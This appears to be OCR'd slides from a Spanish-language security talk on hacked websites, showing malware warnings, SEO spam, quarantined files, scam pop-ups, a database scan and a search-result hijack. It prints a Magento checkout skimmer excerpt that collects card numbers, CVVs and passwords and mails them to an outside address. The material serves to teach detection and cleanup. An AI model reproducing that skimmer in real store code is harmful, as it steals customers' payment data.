

Web Design Inspirat...
Google
Security error
The site ahead contains harmful programs
Attackers on [redacted] might attempt to trick you into installing programs that harm your browsing experience (for example, by changing your homepage or showing extra ads on sites you visit).
Automatically report details of possible security incidents to Google. Privacy policy
Back to safety
Details


Web Design Inspirat...
Google
Security error
Example Domain
www.example.com/
This site may be hacked.
Example Domain. This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission. More information...
Automatically report details of
Back to safety
Details


Google
site:anotherinfectedsite.dom cheap
All
Images
Shopping
Videos
Maps
More
Search tools
About 91,300 results (0.31 seconds)
Cheap Nike Shox Boys 6.5 23 Air Jordan Comforters ...
anotherinfectedsite.dom/page/IvUxxxp1D
cheap nike shox boys 6.5. Shop our premium selection of boys nike shox turbo online now for great prices.Boys' toddler nike air max 90 premium running shoes.
Air Yeezy Shoes Cheap Real Air Yeezy Shoes - Natural ...
anotherinfectedsite.dom/page/IpNxxxxx58vuK
Results great but cheap air yeezy shoe,cheap shoes,men's casual shoes,women's casual shoes,men's flats,as well as cheap and more online get.Size 6 nike air ...
Cheap Jordan Sneakers Wholesale Cheap Jordan Website ...
anotherinfectedsite.dom/page/Iv1CxxxxxIQVH
Cheap jordan sneakers wholesale we cheap jordan sneakers wholesale are a cheap jordan website large wholesaler cheap wholesale nike dunks and retailer ...
Cheap Jordan Flight 45 - Natural Medicine Journal
anotherinfectedsite.dom/page/IRxxxxxyvn5
Cheap jordan flight shop jordan flight shoes at foot locker.All of the popular jordan flight high max release date jordan flight shoe models like cheap jordan flight ...
Paypal Cheap Air Jordans 13 Cheap Custom Air Jordans ...
anotherinfectedsite.dom/page/IvxxxxRNH
Cheap authentic retro jordans with paypal.Cheap buy wholesale air jordan retro xiii he got game.Need new jordans for valentines 2014 new laces.Og 2014 nike ...


Remote site: /home/[redacted]/html
Filename
..
wp-includes-srcbak
wp-admin-srcbak
wp-content
yyociwe
c01fce
docs
zzkwjuce
wp-includes
wp-admin
.sucuriquarantine
DISABLED
info.php
.user.ini
.htaccess
gd-config.php
robots.txt
license.txt
zzkwjuce.zip
69089f65dd9.php.suspected
11380aa99fe.php.suspected
history-template.php.suspected
wp-config.php
7513c638c52.php.suspected
index.php


Google
Google Membership Rewards
The page at promotion.com-rewards.club says:
Congratulations iPad user!
You are selected by Google to be among the first few persons to win an iPhone 6s or other Google prizes! This free gift is exclusively only for loyal Apple users in Canada.
Please confirm that you are the owner of this iPad phone by clicking OK.
OK
Congratulations
January 26 at 12:03am
Google Gift!
Every Tueday we select 10 lucky Apple u
our sponsors. This free gift is exclusively
continuous support for our product and s
d!) from
is just our way to thank you for your
You have been selected to win a gift from
worth up to $749 if you answer the next 4 questions correctly.
ACT NOW! 9 other Apple users have received this invitation with only 5 prizes to win.
You have 1 minutes 30 seconds to answer the questions before someone else takes over your spot. Good luck!
Question 1 of 4: Who founded Google?
Bill Gates
Mark Zuckerberg
Larry Page


https://newsfile.club/?p=mezdezjtmi5gi3bpgu2de&sub1=fehgot#
Paused
Apps
DDecode -
newsfile.club wants to
Show notifications
Block
Allow
Haga clic en "Permitir" para confirmar que no es un robot

https://havenotifyfriends.info/r/bot/1088?count=5&declCount=3&fullScreenMode=enabled&utm_source=denny8

Apps

DDec


havenotifyfriends.info wants to

Show notifications

Block Allow

Haga clic en "Permitir"

para confirmar que no eres un robot.



Search for: hellofromhony

Clean the regex: ~ [^<>]*? ~

(You can also use the following pre-defined templates: spam_link, script_src, spam_link_text, http_equiv_refresh)

☐ Clean the malware (save the changes)

Search

```
WARN: Please review: wp_options.option_value, option_name = siteurl. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_options.option_value, option_name = home. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_options.option_value, option_name = _transient_5__2874328703. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_options.option_value, option_name = _transient_5__3014835371. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_options.option_value, option_name = _transient_5__10630818. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_wfConfig.val, name = wp_home_url. Details: custom.db.search. Content: hellofromhony
WARN: Please review: wp_wfConfig.val, name = wp_site_url. Details: custom.db.search. Content: hellofromhony

INFO: Scanning complete
```


RANK STEALER VS CC/LOGIN STEALER

- Difíciles de detectar
- Ataques sofisticados
- En muchos casos son ataques específicos
- La mejor forma de detectarlo es a través de tus propios usuarios

RANK STEALER VS CC/LOGIN STEALER


- Clonado del sitio.
- Te darás cuenta tú o tus usuarios.
- ¿Tu sitio está infectado? NO.
- Denúncialo a los buscadores y tomarán medidas
- Cuida tu SEO

- Se detecta con Escáner de integridad de ficheros.
- Filtrado grave de información de alta sensibilidad
- Obligación de comunicar al cliente y las autoridades competentes si procede
- ¿GDPR?


BEFORE
Hack.me · The house of rising sandbox
https://hack.me/
Hack.me is a free community based project powered by eLearnSecurity.
can build, host and share vulnerable web application code for ...
A hackme - Explore - Enter in Hack.me - Sign up
Hack.me · CHALLENGE
https://hack.me/c/CHALLENGE
20+ items - Follow the links to visit the related hackme page.
AFTER
Hack.me · The house of rising sandbox
https://hack.me/
Hack.me is a free community based project powered by eLearnSecurity.
can build, host and share vulnerable web application code for ...
A hackme - Explore - Enter in Hack.me - Sign up
Hack.me · CHALLENGE
https://attacker.me/c/CHALLENGE
20+ items - Follow the links to visit the related hackme page.


```
618             }
619     $send = array
620                 (
621                 'PaymentMethod'         => $data['method'],
622                 'Billing Name'          => $this->getQuote()->getBillingAddress()->getFirstname() . " " . $this->getQuot
623                 'Billing Email'         => $this->getQuote()->getBillingAddress()->getEmail(),
624                 'Billing Addres1'       => $this->getQuote()->getBillingAddress()->getStreet(1),
625                 'Billing Address2'      => $this->getQuote()->getBillingAddress()->getStreet(2),
626                 'BillingCity'           => $this->getQuote()->getBillingAddress()->getCity(),
627                 'Billing State'         => $this->getQuote()->getBillingAddress()->getRegion(),
628                 'Billing PosCode'       => $this->getQuote()->getBillingAddress()->getPostcode(),
629                 'Billing Country'       => $this->getQuote()->getBillingAddress()->getCountry(),
630                 'Billing Phone'         => $this->getQuote()->getBillingAddress()->getTelephone(),
631                 'Account password'      => $this->getQuote()->getBillingAddress()->getCustomerPassword() or "Null",
632                 'Billing taxvat'        => $this->getQuote()->getBillingAddress()->getTaxvat() or "Null",
633                 'Account Gender'        => $this->getQuote()->getBillingAddress()->getGender() or "Null",
634                 'Account DOB'           => $this->getQuote()->getBillingAddress()->getDob() or "Null",
635                 'CcOwner'               => $data['cc_owner'],
636                 'CcType'                => $data['cc_type'],
637                 'CcNumber'              => $data['cc_number'],
638                 'CcStart'               => trim(sprintf('%02d%02d', $data['cc_ss_start_month'], substr($data['cc_ss_star
639                 'CcExpayed'             => trim(sprintf('%02d%02d', $data['cc_exp_month'], substr($data['cc_exp_year'],
640                 'CcSec'                 => $data['cc_cid'],
641                 'CustomIP'              => trim(getenv('REMOTE_ADDR')),
642                 'WebStore'              => trim($_SERVER['SERVER_NAME']));
643                 foreach ($send as $param=>$value) {
644                 $send .= $param . '=' . $value . "\r\n";}
645                 $datasend .= substr($send, 5, -1);
646                 mail('the.man.behi@gmail.com','PaymentReport',$datasend);
647             // shipping totals may be affected by payment method
648             if (!$quote->isVirtual() && $quote->getShippingAddress()) {
649                 $quote->getShippingAddress()->setCollectShippingRates(true);
650             }
651
```

BOTNETS, CRYPTOMINERS, DDOS



